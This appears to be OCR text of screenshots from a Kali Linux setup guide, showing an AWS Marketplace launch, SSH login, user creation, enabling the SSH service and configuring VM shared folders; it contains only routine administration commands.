

Secure https://aws.amazon.com/marketplace/pp/B01M26MMTT?qid=1547981265716&sr=0-1&ref_=srh_res_product_title
aws marketplace
Categories
Delivery Methods
Solutions
Migration Mapping Assistant
Your Saved List
Partners
Sell in AWS Marketplace
Kali Linux
By: Kali Linux Latest Version: Kali Linux 2018.3a
Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing.
Linux/Unix (5) Free Tier
Continue to Subscribe
Save to List
Typical Total Price
$0.046/hr
Total pricing per instance for services hosted on t2.medium in US East (N. Virginia). View Details
Overview
Pricing
Usage
Support
Reviews
Product Overview
Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools targeted towards various information security tasks, such as Penetration Testing,
Highlights
Advanced penetration testing platform


Kali Linux
running on t2.medium
Software Version
Kali Linux 2018.3a
Region
US East (N. Virginia)
Choose Action
Launch through EC2
Select a launch action
Launch through EC2
Launch from Website
Copy to Service Catalog
Choose this action to launch your configuration through the Amazon EC2 console.
Launch



Select an existing key pair or create a new key pair
A key pair consists of a public key that AWS stores, and a private key file that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.
Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI.
Create a new key pair
Key pair name
MasteringKali3
Download Key Pair
You have to download the private key file (*.pem file) before you can continue. Store it in a secure and accessible location. You will not be able to download the file again after it's created.
Cancel
Launch Instances


```
root@kali:~# chmod 400 MasteringKali3.pem
root@kali:~# ssh -i MasteringKali3.pem ec2-user@ec2-54-88-166-48.compute-1.amazonaws.com
Linux kali 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ec2-user@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.31.24.28  netmask 255.255.240.0  broadcast 172.31.31.255
        inet6 fe80::ce8:9fff:fe19:321c  prefixlen 64  scopeid 0x20<link>
        ether 0e:e8:9f:19:32:1c  txqueuelen 1000  (Ethernet)
        RX packets 221  bytes 27819 (27.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 266  bytes 31157 (30.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 156 (156.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 156 (156.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```






Kali-Linux-2018.1-vm-amd64 - VMware Workstation 12 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Sun 18:51
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# adduser noroot
Adding user `noroot' ...
Adding new group `noroot' (1000) ...
Adding new user `noroot' (1000) with group `noroot' ...
Creating home directory `/home/noroot' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for noroot
Enter the new value, or press ENTER for the default
Full Name []: notarootaccount
Room Number []: 5787
Work Phone []: 447089744647
Home Phone []: 447089744647
Other []: 007
Is the information correct? [Y/n] Y
root@kali:~#


```
root@kali:~# ifup eth0
Internet Systems Consortium DHCP Client 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/08:00:27:11:a8:61
Sending on   LPF/eth0/08:00:27:11:a8:61
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 5
DHCPREQUEST of 192.168.0.204 on eth0 to 255.255.255.255 port 67
DHCPOFFER of 192.168.0.204 from 192.168.0.1
DHCPACK of 192.168.0.204 from 192.168.0.1
RTNETLINK answers: File exists
bound to 192.168.0.204 -- renewal in 395569 seconds.
```






root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dpkg-reconfigure openssh-server
root@kali:~# service ssh start
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
2786/sshd
tcp6 0 0 :::22 :::* LISTEN
2786/sshd
root@kali:~#



root@kali: ~
login as: root
root@192.168.0.204's password:
Linux kali 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1 (2018-03-21) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 8 23:14:22 2018 from 192.168.0.20
root@kali:~#



Boot-Up Manager
File Services Help
Activate
Description
Running
9df95d102d2b0aad5aff13603ef0cb3f
lvm2-lvmetad
?
8309d3e838caed8b87e6560e8951d182
thin
?
9df95d102d2b0aad5aff13603ef0cb3f
lvm2-lvmpolld
?
c848721d4a6e6dbc698c36d06bf45ef9
uuidd
?
c25fbd9bcc88ab95bcc33eea4228fd42
rsyslog
?
9726217383c5d7c9454fe7d0db64bda2
speech-dispatcher
?
40f2879e95ee03b8541cb267e0af1f29
pcscd
?
Apply
Advanced
Quit



Kali-Linux-2018.1-vm-amd64 - VMware Workstation 12 Player (Non-commercial use only)
Player
Virtual Machine Settings
Hardware
Options
Settings
Summary
General
Kali-Linux-2018.1-vm-amd64
Power
Shared Folders
VMware Tools
Unity
Autologin
Folder sharing
Shared folders expose your files to programs in the virtual machine. This may put your computer and
Add Shared Folder Wizard
Name the Shared Folder
What would you like to call this shared folder?
Host path
D:\Hacktools
Browse...
Name
kali_share
< Back
Next >
Cancel
Properties
OK
Cancel
Help


Hackbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Sun 21:27
Hackbox - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Shared Folders
Shared Folders
Name
Auto-mount
Access
Add Share
Folder Path: D:\Hacktools
Folder Name: Kali_share
Read-only
Auto-mount
Make Permanent
OK
Cancel
OK
Cancel



Applications Places Terminal Sun 18:26
root@kali: /mnt/hgfs/kali_share
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
mount-shared-folders.sh
root@kali:~/Desktop# sh mount-shared-folders.sh
[i] Mounting kali_share (/mnt/hgfs/kali_share)
root@kali:~/Desktop# cd /mnt/hgfs/kali_share/
root@kali:/mnt/hgfs/kali_share# ls
7601.17514.101119-1850_x64fre_server_eval_en-us-GRMSXEVAL_EN_DVD.iso

